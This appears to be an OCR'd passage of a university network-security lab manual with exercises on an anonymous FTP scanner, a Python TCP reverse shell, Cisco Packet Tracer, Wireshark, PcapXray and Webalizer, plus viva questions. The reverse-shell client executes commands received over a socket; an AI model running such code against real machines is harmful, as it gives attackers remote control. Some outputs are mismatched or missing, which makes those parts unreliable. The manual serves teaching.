9. If an exception occurs, print the error and a failure message.
10. Call the function with the desired hostname or IP address.

Program Code:

```
import ftplib
def anonymousLogin(hostname):
try:
ftp = ftplib.FTP(hostname)
response = ftp.login('anonymous', 'anonymous')
print(response)
if "230 Anonymous access granted" in response:
print('\n[*] ' + str(hostname) +' FTP Anonymous Login
```

Succeeded.')


```
print(ftp.getwelcome())
```

ftp.dir()

```
except Exception as e:
print(str(e))
print('\n[-] ' + str(hostname) +' FTP Anonymous Login Failed.')
hostname = 'ftp.be.debian.org'
```

anonymousLogin(hostname)

Output:



Reference output screenshot (source manual page 84)

Result:

Thus an anonymous ftp scanner using ftplib module was built and executed

Viva Questions

1. What is FTP?

Answer:

FTP (File Transfer Protocol) is a network protocol used to transfer files between a client and a server over the Internet or a local network.

2. What is anonymous FTP login?

Answer:

Anonymous FTP login allows users to access an FTP server without a personal username and password, usually using "anonymous" as the username.

3. What is the purpose of an anonymous FTP scanner?

Answer:

An anonymous FTP scanner checks whether a server permits anonymous login access, which can help identify security risks.

4. Which port is commonly used by FTP?

Answer:

FTP uses port 21 as its default control port for communication between the client and the server.

5. Which Python module is used to implement an FTP scanner?

Answer:

The ftplib module in Python is used to connect to and interact with FTP servers.

Example:

```
from ftplib import FTP
```

Ex.No:8

REVERSE SHELL USING TCP SOCKETS

Aim:

To develop a program to reverse shell using TCP Sockets.

Introduction:

Reverse Shell:
A reverse shell is a TCP connection where a target machine connects back to a controller, allowing remote command execution.
TCP Sockets:
TCP sockets are endpoints for a reliable, connection-based communication channel between two machines over the Internet or a network. They ensure ordered, error-checked data delivery.

Algorithm:

Server:

1. Create a socket and bind it to host and port.
2. Start listening for incoming client connections.
3. Accept a connection when a client connects.
4. Send user-entered commands to the connected client.
5. Receive and display the client's output; close on `quit`.

Client:

1. Create a socket and connect to the server.
2. Wait to receive a command from the server.
3. If the command is `cd`, change the directory; if `quit`, close connection.
4. Execute other commands using subprocess.
5. Send the command output and current directory back to the server.

Program Code:

Server:

```
   import socket
   import threading
   host = '127.0.0.1'
   port = 9999
   def create_server_socket():
   server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
   server.bind((host, port))
   server.listen(5)
   print(f"[+] Listening on {host}:{port}")
   return server
   def handle_client(conn, addr):
   print(f"[+] Connection established with {addr[0]}:{addr[1]}")
   while True:
   try:
   command = input(f"{addr[0]}@shell> ")
   if command.lower() == 'quit':
conn.send(command.encode())
conn.close()
break
   if command.strip():
conn.send(command.encode())
   response = conn.recv(4096).decode()
   print(response)
   except Exception as e:
   print(f"[!] Error: {e}")
conn.close()
break
```

```
   def start_server():
   server = create_server_socket()
   while True:
```
conn, addr = server.accept()
```
   client_thread = threading.Thread(target=handle_client, args=(conn,
```
addr))

client_thread.start()

```
   if __name__ == "__main__":
```
start_server()

Client:

```
   import socket
   import subprocess
   import os
   host = '127.0.0.1'
   port = 9999
   def connect_to_server():
   client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```
client.connect((host, port))
```
   while True:
   try:
   command = client.recv(1024).decode()
   if command.lower() == 'quit':
```
break

elif command.startswith('cd '):

```
   try:
```
os.chdir(command[3:].strip())


output = f"Changed directory to {os.getcwd()}"

```
   except Exception as e:
```

output = str(e)

```
else:
    process = subprocess.Popen(command, shell=True,
    stdout=subprocess.PIPE, stderr=subprocess.PIPE,
    stdin=subprocess.PIPE)
output = process.stdout.read() + process.stderr.read()
output = output.decode()
    current_dir = os.getcwd() + "> "
client.send((output + "\n" + current_dir).encode())
    except Exception as e:
client.send(str(e).encode())
break
client.close()
    if __name__ == "__main__":
connect_to_server()
```

Output:



Reference output screenshot (source manual page 87)

Client:

Server:

Result:

Thus a program was developed and executed to reverse shell using TCP Sockets.

Viva Questions

1. What is a TCP socket?

Answer:

A TCP socket is an endpoint used for reliable, connection-oriented communication between two devices over a network using the TCP protocol.

2. What is a reverse shell?

Answer:

A reverse shell is a program in which a client system initiates a connection to a server, allowing remote command execution. It should be used only in authorized lab environments for educational purposes.

3. Which Python module is used for TCP socket programming?

Answer:

The socket module is used in Python to create and manage TCP sockets.

Example:

```
import socket
```

4. What is the difference between a client and a server in socket programming?

Answer:

A server waits for incoming connections, while a client initiates a connection to the server.

5. Why is TCP preferred for remote communication applications?

Answer:

TCP provides reliable, ordered, and error-checked delivery of data, ensuring that information reaches the destination correctly.

Ex.No:9

DESIGN A SIMPLE TOPOLOGY USING CISCO PACKET TRACER

Aim:

To design and configure a simple network topology with one router, two switches, and four PCs in Cisco Packet Tracer for successful inter-network communication.

Procedure:

1. Launch Cisco Packet Tracer

Open Cisco Packet Tracer on your system.

Ensure the workspace and device categories (Routers, Switches, End Devices, etc.) are visible.

2. Add Network Devices

From the Routers section, drag one router onto the workspace.

From the Switches section, drag two 2960 switches.

From the End Devices section, drag four PCs (PC1, PC2, PC3, PC4).

Rename the devices.

3. Connect the Devices

Use Copper Straight-Through cables to connect:

PC1 to Switch1 using port FastEthernet0/1.

- PC2 to Switch1 using port FastEthernet0/2.
- PC3 to Switch2 using port FastEthernet0/1.
- PC4 to Switch2 using port FastEthernet0/2.
- Switch1 to the router using Switch1 port GigabitEthernet0/1 and Router port GigabitEthernet0/0/0.
- Switch2 to the router using Switch2 port GigabitEthernet0/1 and Router port GigabitEthernet0/0/1.

4. Assign IP Addresses:

- Network 1 (Switch1 side): 192.168.1.0/24
- Network 2 (Switch2 side): 192.168.2.0/24

For each PC (PC1 to PC4):

1. Click the PC → go to Desktop → IP Configuration.
2. Select Static and manually enter the IP address, subnet mask, and default gateway

- PC1 → IP 192.168.1.2 / 255.255.255.0, Gateway 192.168.1.1

PC2 → IP 192.168.1.3 / 255.255.255.0, Gateway 192.168.1.1

PC3 → IP 192.168.2.2 / 255.255.255.0, Gateway 192.168.2.1

PC4 → IP 192.168.2.3 / 255.255.255.0, Gateway 192.168.2.1

For Router:

Router interface GigabitEthernet0/0/0 → 192.168.1.1 / 255.255.255.0

Router interface GigabitEthernet0/0/1 → 192.168.2.1 / 255.255.255.0

Click on Router, go to the CLI tab, and enter the following commands:

5. Test Connectivity

These test the router and cross-network connectivity.

On PC1, open the Command Prompt and type:

On PC3, open the Command Prompt and type:

Successful replies confirm that inter-network communication is functioning correctly.

Result:

Thus, a simple network topology with one router, two switches, and four PCs was successfully designed and configured in Cisco Packet Tracer. Successful ping replies verified proper connectivity between all devices in both networks.

1. What is Cisco Packet Tracer?

Answer:

Cisco Packet Tracer is a network simulation tool used to design, configure, and test computer networks virtually.

2. What is network topology?

Answer:

Network topology is the physical or logical arrangement of devices and connections in a computer network.

3. What are the basic devices used in a simple network topology?

Answer:

The basic devices include:

- PCs (Personal Computers)
- Switches
- Routers
- Network cables

4. What is the function of a switch in a network?

Answer:

A switch connects multiple devices within the same local area network (LAN) and forwards data to the correct destination.

5. What is the role of a router in a network?

Answer:

A router connects different networks and routes data packets between them.

Ex.No:10

CUSTOMIZE SWITCH WITH NETWORK MODULES USING CISCO PACKET TRACER

Aim:

To Customize Switch with Network Modules using Cisco Packet Tracer.

Procedure:

1. Open Cisco Packet Tracer

Launch Cisco Packet Tracer on your computer.

2. Add a Switch to Your Workspace

In the device toolbar (usually on the left side of the screen), locate the "Switches" section.

Drag and drop a switch model onto the workspace.

3. Access the Switch's Physical Layout

Click on the switch in the workspace to open its configuration window.

Navigate to the "Physical" tab to see the switch's physical layout and modules.

4. Add Network Modules

In the "Physical" tab, you might see options to add or modify network modules.

Click on the slot where you want to add a module.

Drag the module from the list of available modules and drop it into the slot on the switch.

5. Configure the Modules and save the configuration

After adding the module, switch to the "CLI" tab in the switch's configuration window.

Here, you can configure the ports provided by the module. For example, you can set IP addresses, VLAN configurations, and other settings for the new interfaces.

CONFIG THE HOSTNAME OF THE SWITCH:

SET THE MESSAGE OF THE DAY(MOTD) BANNER FOR THE SWITCH:

CONFIG THE LINE CONSOLE PASSWORD AND ENABLE SECRET PASSWORD:

SHOW THE VLAN:

NAMING THE VLAN:

ASSIGN INTERFACE TO VLAN:
ASSIGN IP ADDRESS TO VLAN

Result:

Thus successfully configured and customize switch with network modules using cisco packet tracer has been verified.

1. What is Cisco Packet Tracer?

Answer:

Cisco Packet Tracer is a network simulation software used to design, configure, and test network topologies virtually.

2. What is a network module in a switch?

Answer:

A network module is a hardware component that can be added to a switch to provide extra ports or additional functionalities.

3. Why do we customize switches with network modules?

Answer:

We customize switches to increase the number of ports, support different network technologies, and meet specific network requirements.

4. What is the function of a switch in a computer network?

Answer:

A switch connects multiple devices in a Local Area Network (LAN) and forwards data to the correct destination using MAC addresses.

5. How can you add a network module to a switch in Cisco Packet Tracer?

Answer:

First, turn off the switch, drag and drop the required module into the empty slot, and then turn the switch back on.

Ex.No:11

EXAMINING NETWORK ADDRESS TRANSLATION (NAT) USING
CISCO PACKET TRACER

Aim:

To Examine Network Address Translation (NAT) using Cisco Packet Tracer.

1. Setting Up the Network Topology

Devices Required:

- 2 Routers (R1, R2)
- 2 Switches (S1, S2)
- 3 PCs (PC1, PC2, PC3)
- 1 Server
- Serial and Ethernet cables

Cable the devices:

- PC1 → FastEthernet0 → Switch S1.
- PC2 → FastEthernet0 → Switch S1.
- Switch S1 → GigabitEthernet0/0 → Router R1.
- Server → FastEthernet0 → Switch S2.
- Switch S2 → GigabitEthernet0/0 → Router R2.
- Router R1 Serial0/0/0 ↔ Serial0/0/0 Router R2 (serial cable).

2.Assign IP Addresses to PC and Server:

1. Open the PC.
2. Go to Desktop → IP Configuration.
3. Enter the details:

1. Open the Server.
2. Go to Desktop → IP Configuration.
3. Enter the details:

1.Go to services tab,edit index.html
2.Change the heading.
3.Open browser in PC1 and type the following url. Notice the Change in heading.

3.Configure the routers

Click on the router,go to config tab.

Under interface,select the port connected . Mark the tick box “on”. Fill the ip address and subnet mask.

Repeat for all the ports in both the routers.

Static NAT Mapping on Router1:

Open R1 → CLI

Enter:

Static Routing on Router2:

Open Router2 → Config tab → Static.

Fill the fields: Network,Subnet Mask,Next Hop

Click Add

4.Test Connectivity Using PDU and Ping

PDU Test:

Select the Add Simple PDU tool from the main toolbar.

Source: PC3 → Destination: PC2.

Send the PDU.

The PDU suceeds because the private IP can traverse the public network.

Select the Add Simple PDU tool from the main toolbar.

Source: PC2 → Destination: PC3.

Send the PDU.

The PDU fails because the public IP cannot traverse the private network.

Ping test:

Open command prompt in PC3 and ping PC2.

Ping successful.

Open command terminal in PC2 and ping PC3.

Ping Failed.

Result:

Thus Network Address Translation (NAT) was examined using Cisco Packet Tracer.

1. What is Network Address Translation (NAT)?

Answer:

Network Address Translation (NAT) is a technique that converts private IP addresses into public IP addresses, allowing devices in a local network to communicate with the Internet.

2. Why is NAT used in computer networks?

Answer:

NAT is used to conserve public IP addresses and provide an additional layer of security by hiding internal network addresses from external networks.

3. What is the difference between a private IP address and a public IP address?

Answer:

A private IP address is used within a local network and cannot be accessed directly from the Internet, while a public IP address is globally unique and used for Internet communication.

4. Which device commonly performs NAT?

Answer:

A router commonly performs Network Address Translation between internal and external networks.

5. What is PAT (Port Address Translation)?

Answer:

PAT, also called NAT Overload, allows multiple devices in a private network to share a single public IP address by using different port numbers.

Ex.No:12

TO CAPTURE, SAVE, AND ANALYZE NETWORK TRAFFIC USING WIRESHARK TOOL

Aim:

To capture, save, and analyze network traffic on TCP/UDP/IP/HTTP/ARP/DHCP/ICMP /DNS using Wireshark Tool.

Procedure:

1. Install Wireshark

Download and install Wireshark from https://www.wireshark.org/

Make sure to install the required packet capture drivers (e.g., WinPcap or Npcap on Windows).

2. Start Capturing Traffic

Open Wireshark.

Select the correct network interface for capturing (Wi-Fi, Ethernet, etc.).

Click on the interface to start live capture.

3. Apply Capture Filters

To reduce the amount of data captured, you can apply capture filters.

Example filters for protocols:

TCP only: tcp

- UDP only: udp
- ARP only: arp
- ICMP only: icmp
- DHCP (uses UDP ports 67 and 68): udp port 67 or udp port 68
- DNS (uses UDP or TCP port 53): port 53

4. Save Captured Traffic

- When done capturing, go to File > Save As.
- Save the capture file in .pcapng or .pcap format for later analysis

5. Analyze Captured Traffic

Wireshark provides powerful tools to filter and analyze packets:

Display Filters:

You can filter displayed packets without limiting the saved capture.

Examples:

- TCP: tcp
- UDP: udp
- IP: ip
- HTTP: http
- ARP: arp
- DHCP: bootp (DHCP is part of the BOOTP protocol)
- ICMP: icmp
- DNS: dns

Follow Streams:

For TCP or UDP conversations, right-click a packet and select Follow > TCP Stream or Follow > UDP Stream to see the conversation in readable form.

Protocol Hierarchy:

Use Statistics > Protocol Hierarchy to get an overview of protocols present.

Packet Details:

Select any packet and expand protocol layers in the middle pane to analyze headers and payload details.

Conversations:

Use Statistics > Conversations to analyze communication between source and destination hosts.

Endpoints:

Go to Statistics > Endpoints to list all active IP/MAC addresses involved in the capture.

I/O Graphs:

Use Statistics > I/O Graphs to visualize traffic rate and identify spikes or drops over time.

Expert Information:

Open Analyze > Expert Information to detect errors, warnings, and retransmissions.

Result:

Thus network traffic on TCP/UDP/IP/HTTP/ARP/DHCP/ICMP /DNS were analyzed using Wireshark Tool.

1. What is Wireshark?

Answer:

Wireshark is a network protocol analyzer used to capture, monitor, and analyze network traffic in real time.

2. What is a packet in a computer network?

Answer:

A packet is a small unit of data transmitted from one device to another over a network.

3. What is the purpose of capturing network traffic?

Answer:

Capturing network traffic helps in troubleshooting network problems, monitoring performance, and investigating security incidents.

4. What is a capture filter in Wireshark?

Answer:

A capture filter is used to capture only specific types of network traffic during packet collection.

Example:

host 192.168.1.1

5. What is a display filter in Wireshark?

Answer:

A display filter is used to view specific packets from the captured data without affecting the original capture.

Example:

http

Ex.No:13

NETWORK FORENSICS USING PCAPXRAY TOOL


AIM:

To analyze a PCAP file using PcapXray and visualize network activity
for basic network forensic investigation.

ALGORITHM:

1. Install PcapXray dependencies using: sudo pip3 install -r requirements.txt
2. Launch the tool with: sudo python3 PcapXray.py
3. Open the web interface and upload the given PCAP file.
4. Click Analyze to process the packet data.
5. View the generated network topology and communication graph.
6. Examine hosts, protocols, and suspicious connections.
7. Save the generated report and diagrams for documentation.

OUTPUT:



Reference output screenshot (source manual page 88)

RESULT:

Network forensics was successfully carried out using PcapXray, and the tool visualized hosts, protocols, and communication flows from the provided PCAP file.

1. What is network forensics?

Answer:

Network forensics is the process of capturing, monitoring, and analyzing network traffic to investigate security incidents and collect digital evidence.

2. What is PcapXray?

Answer:

PcapXray is a network forensic tool used to visualize and analyze packet capture (PCAP) files to understand network activities and detect suspicious behavior.

3. What is a PCAP file?

Answer:

A PCAP (Packet Capture) file stores network packets captured from a network interface for later analysis.

4. Why is network traffic analysis important in digital forensics?

Answer:

Network traffic analysis helps investigators identify cyberattacks, trace malicious activities, recover evidence, and understand communication between systems.

5. What information can be obtained from a PCAP file?

Answer:

A PCAP file can provide information such as source and destination IP addresses, protocols used, timestamps, ports, and transmitted data.

Ex.No:14

LEARNING AND ASSIGNMENT OF IP ADDRESS MANUALLY TO COMPUTERS

AIM:

To manually assign a static IPv4 address to a computer and verify network connectivity using subnet mask, default gateway, and DNS configuration.

INTRODUCTION:

In a computer network, devices can obtain IP addresses either automatically through DHCP or manually through static assignment.Static IP assignment is used in labs, servers, and controlled networks where fixed addressing is required.By configuring the IP address, subnet mask, default gateway, and DNS manually, we ensure the system correctly communicates within the LAN and accesses external networks.

ALGORITHM:

1. Open Control Panel → Network and Sharing Center.
2. Click Change adapter settings.
3. Right-click the active network adapter → Properties.
4. Select Internet Protocol Version 4 (TCP/IPv4) → Properties.
5. Choose Use the following IP address. Enter:

IP Address: 172.16.36.100

Subnet Mask: 255.255.0.0

Default Gateway: 172.16.36.1

6.Choose Use the following DNS server addresses.Enter:

Preferred DNS: 172.16.36.1

Alternate DNS: 8.8.8.8

7.Click OK to save the settings.

8.Open Command Prompt and verify configuration using: ipconfig.

OUTPUT:

```
scarlet_witch@Captain:~$ sudo apt install webalizer -y
[sudo] password for scarlet_witch:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  geoip-database libaom3 libde265-0 libgd3 libgeoip1t64 libheif-plugin-aomdec libheif-plugin-aomenc
  libheif-plugin-libde265 libheif1 libxpm4
Suggested packages:
  libgd-tools geoip-bin libheif-plugin-x265 libheif-plugin-ffmpegdec libheif-plugin-jpegdec
  libheif-plugin-jpegenc libheif-plugin-j2kdec libheif-plugin-j2kenc libheif-plugin-rav1e
  libheif-plugin-svtenc httpd
The following NEW packages will be installed:
  geoip-database libaom3 libde265-0 libgd3 libgeoip1t64 libheif-plugin-aomdec libheif-plugin-aomenc
  libheif-plugin-libde265 libheif1 libxpm4 webalizer
0 upgraded, 11 newly installed, 0 to remove and 53 not upgraded.
Need to get 6712 kB of archives.
After this operation, 18.2 MB of additional disk space will be used.
```

Reference output screenshot (source manual page 94)

BEFORE:

AFTER:

RESULT:

Thus, the manual IP assignment was completed and validated.

1. What is an IP address?

Answer:

An IP (Internet Protocol) address is a unique numerical identifier assigned to a device so that it can communicate with other devices on a network.

2. What is the difference between a static IP address and a dynamic IP address?

Answer:

A static IP address is assigned manually and remains fixed, whereas a dynamic IP address is assigned automatically by a DHCP server and may change over time.

3. What is a subnet mask?

Answer:

A subnet mask is used to divide an IP address into network and host portions, helping devices determine whether another device is in the same network.

4. What is the purpose of a default gateway?

Answer:

A default gateway allows a computer to communicate with devices that are outside its local network, such as the Internet.

5. What happens if two computers are assigned the same IP address?

Answer:

An IP address conflict occurs, causing communication problems and preventing proper network connectivity.

Ex.No:15

TO ANALYZE THE DIFFERENT TYPES OF SERVERS USING
WEBALIZER TOOL

AIM:

To install Webalizer and analyze server log files to study server activity
and traffic patterns.

INTRODUCTION

Webalizer is a web log analysis tool used to generate graphical reports
`from server log files. It helps in understanding server activity such as hits, visits,`
requested URLs, and client usage. In this experiment, Webalizer is used to
analyze logs from a web server and study how different types of server requests
are handled.


PROCEDURE :

1. Update the system using sudo apt update.
2. Install Apache server using sudo apt install apache2 -y.
3. Start Apache with sudo systemctl start apache2.
4. Install Webalizer using sudo apt install webalizer -y.
5. Generate traffic by accessing http://localhost/ or using curl.
6. Create Webalizer output directory:
7. sudo mkdir -p /var/www/html/webalizer
8. Run Webalizer on Apache logs:

sudo webalizer -o /var/www/html/webalizer /var/log/apache2/access.log

9.Open the browser and view the report at: http://localhost/webalizer/

OUTPUT:



Reference output screenshot (source manual page 96)

RESULT :

Webalizer was successfully installed and used to analyze the server logs. The generated reports displayed traffic details, server usage, and request statistics.

1. What is Webalizer?

Answer:

Webalizer is a web server log analysis tool that generates graphical and statistical reports from server log files.

2. What is a server?

Answer:

A server is a computer or software that provides services, resources, or data to other computers called clients over a network.

3. What is a log file?

Answer:

A log file is a file that records events, activities, and requests occurring on a server or application.

4. Why is Webalizer used?

Answer:

Webalizer is used to analyze server logs and generate reports about website traffic, visitors, page views, and resource usage.

5. Name some common types of servers.

Answer:

Some common types of servers are:

- Web Server
- File Server
- Mail Server
- Database Server
- Application Server
- DNS Server